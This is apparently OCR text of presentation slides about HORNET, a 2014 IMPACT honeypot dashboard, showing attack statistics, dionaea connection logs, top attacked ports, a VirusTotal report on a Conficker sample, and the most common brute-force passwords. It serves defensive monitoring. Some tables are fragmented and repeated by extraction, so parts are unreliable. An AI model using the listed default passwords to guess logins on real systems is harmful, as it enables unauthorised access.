
Copyright © 2014 IMPACT. All rights reserved

Heat map represents concentration of attacks. The darker the colour, the higher no. of attacks coming from a country.

The table presents a summary of the latest attack information collected by sensors.

HORNET

Management dashboard



General statistics shows the total no. of attacks for the last seven (7) days.

GENERAL STATISTICS

383.94K ATTACKS

125 MALWARE

2.50K NETWORKS

812 WEBSITES

		col
2014-03-10 18:01:59	Taiwan	smbd
2014-03-10 18:01:58	Taiwan	smbd
2014-03-10 18:01:50	Taiwan	smbd
2014-03-10 18:01:49	Taiwan	smbd
2014-03-10 18:01:43	Taiwan	smbd

TOP COUNTRIES

#		Countries
1.		Russian Federation
2.		Taiwan, Province of China
3.		Italy
4.		Ukraine
5.		Romania

TOP PORTS


#		Serv
1.	445	
2.	22	
3.	5060	SIP
4.	80	HTTP

3.	12345678
4.	qwe123
5.	123

Copyright © 2014 IMPACT. All rights reserved.

HORNET

Management dashboard



2014-03-10 18:01:58 Taiwan smbd Malware

Top 5 source countries

Most attacked ports

Top 5 passwords used for brute force attacks

TOP COUNTRIES

#	Countries	
1.	🇧🇷	Brazil
2.	🇭🇺	Hungary
3.	🇻🇪	Venezuela
4.	🇹🇼	Taiwan, Province of China
5.	🇷🇺	Russian Federation

TOP PORTS

#	Services	
1.	445	SMB
2.	22	SSH
3.	1433	MsSQL
4.	3306	MySQL
5.	80	HTTP

TOP PASSWORDS

#	Passwords
1.	admin
2.	123456
3.	password
4.	admin@123
5.	abc123

4. Ukraine 4. 80 HTTP 4. qwe123


5. Romania 5. 123

Copyright © 2014 IMPACT. All rights reserved.

HORNET

Real time attack map

- Details of an attack in real time
  - The red dot represents the attack origin.
  - The yellow dot represents the attack destination.




```
10:35:09 <dionaea.connections> New attack from Germany (51.00, 9.00) to Cape Town, South Africa (-33.93, 18.42)
10:35:12 <dionaea.connections> New attack from Wroclaw, Poland (51.10, 17.03) to Israel (31.50, 34.75)
10:35:12 <dionaea.connections> New attack from Wroclaw, Poland (51.10, 17.03) to Israel (31.50, 34.75)
10:35:12 <dionaea.connections> New attack from Wroclaw, Poland (51.10, 17.03) to Israel (31.50, 34.75)
10:35:12 <dionaea.connections> New attack from Wroclaw, Poland (51.10, 17.03) to Israel (31.50, 34.75)
10:35:12 <dionaea.connections> New attack from Wroclaw, Poland (51.10, 17.03) to Israel (31.50, 34.75)
10:35:18 <dionaea.connections> New attack from Germany (51.00, 9.00) to Cape Town, South Africa (-33.93, 18.42)
10:35:18 <dionaea.connections> New attack from Germany (51.00, 9.00) to Cape Town, South Africa (-33.93, 18.42)
10:35:18 <dionaea.connections> New attack from Germany (51.00, 9.00) to Cape Town, South Africa (-33.93, 18.42)
10:35:18 <dionaea.connections> New attack from Germany (51.00, 9.00) to Cape Town, South Africa (-33.93, 18.42)
10:35:18 <dionaea.connections> New attack from Germany (51.00, 9.00) to Cape Town, South Africa (-33.93, 18.42)
```

HORNET

Real time attack map

- Console displays real time attacks on sensors.
- Links to VirusTotal (VT) for detail information on captured malware.
- Special API with VT enables submission of 4000 binaries in one hour.



```
12:29:47 <dionaea.connections> New attack from Venezuela (8.00, -66.00) to Czech Republic (49.75, 15.50)
12:29:47 <dionaea.connections> New attack from Russia (60.00, 100.00) to Czech Republic (49.75, 15.50)
12:29:47 <dionaea.connections> New attack from Russia (60.00, 100.00) to Czech Republic (49.75, 15.50)
12:29:47 <dionaea.capture> New attack from Taipei, Taiwan (25.04, 121.53) to Czech Republic (49.75, 15.50) [8c0281272]
12:29:47 <dionaea.capture> New attack from Taipei, Taiwan (25.04, 121.53) to Czech Republic (49.75, 15.50) [8c0281272]
12:29:48 <dionaea.capture> New attack from Venezuela (8.00, -66.00) to Czech Republic (49.75, 15.50) [9c09418c7]
12:29:48 <dionaea.capture> New attack from Venezuela (8.00, -66.00) to Czech Republic (49.75, 15.50) [9c09418c7]
12:29:48 <dionaea.connections> New attack from Venezuela (8.00, -66.00) to Czech Republic (49.75, 15.50)
12:29:48 <dionaea.connections> New attack from Venezuela (8.00, -66.00) to Czech Republic (49.75, 15.50)
12:29:48 <dionaea.connections> New attack from Taipei, Taiwan (25.04, 121.53) to Czech Republic (49.75, 15.50)
12:29:48 <dionaea.connections> New attack from Taipei, Taiwan (25.04, 121.53) to Czech Republic (49.75, 15.50)
```

Antivirus scan for 0724c68f973e4e35391849cfb5259f86 at 2014-03-09 05:31:50 UTC - VirusTotal - Mozilla Firefox

https://www.virustotal.com/en/file/ed87eca47bd8fec3b397c344d04eeb1d6c197d050c19

SHA256: ed87eca47bd8fec3b397c344d04eeb1d6c197d050c199795e3f1a8a9ea51b865

File name: 0724c68f973e4e35391849cfb5259f86

Detection ratio: 49 / 50


Analysis date: 2014-03-09 05:31:50 UTC (22 hours, 58 minutes ago)

Antivirus	Result	Update
AVG	Worm/Downadup	20140308
Ad-Aware	Win32.Worm.Downadup.Gen	20140309
Agnitum	Worm.Kido!OorUKf9t+TM	20140309
AhnLab-V3	Win32/Kido.worm.170182	20140308
AntiVir	Worm/Conficker.AL	20140308
Antiy-AVL	Worm[Net]/Win32.Kido	20140309
Avast	Win32:Confi [Wrm]	20140309
Baidu-International	Worm.Win32.Kido.aAAk	20140308
BitDefender	Win32.Worm.Downadup.Gen	20140309
Bkav	W32.ConfickerFO.Worm	20140308
CAT-QuickHeal	Worm.Conficker.Gen	20140308
CMC	Generic.Win32.0724c68f97!CMCRadar	20140307

HORNET

Backend - malware

- Backend dashboard provides statistics and detail attack information.
- Only accessible with valid credentials.



Top 10 Malwares (BitDefender)

#	Malware
1.	Win32.Worm.Downadup.Gen
2.	Worm.Generic.66219
3.	Worm.Generic.56118
4.	Worm.Generic.230976
5.	Worm.Generic.396405
6.	Trojan.Generic.7479097
7.	Trojan.Generic.7826296
8.	Worm.Generic.385162
9.	Worm.Generic.62352
10.	Win32.Worm.Allaple.TS
#	Malware


Top 10 Countries

#	Country
1.	Taiwan
2.	Hungary
3.	Russian Federation
4.	Ukraine
5.	Italy
6.	Bulgaria
7.	Kazakhstan
8.	Romania
9.	Georgia
10.	Bosnia and Herzegovina
#	Country

HORNET

Backend - malware

- Lists captured malware and links to VirusTotal (VT) & sandbox
- Analyst can download binary for analysis.



Malware - Malwares

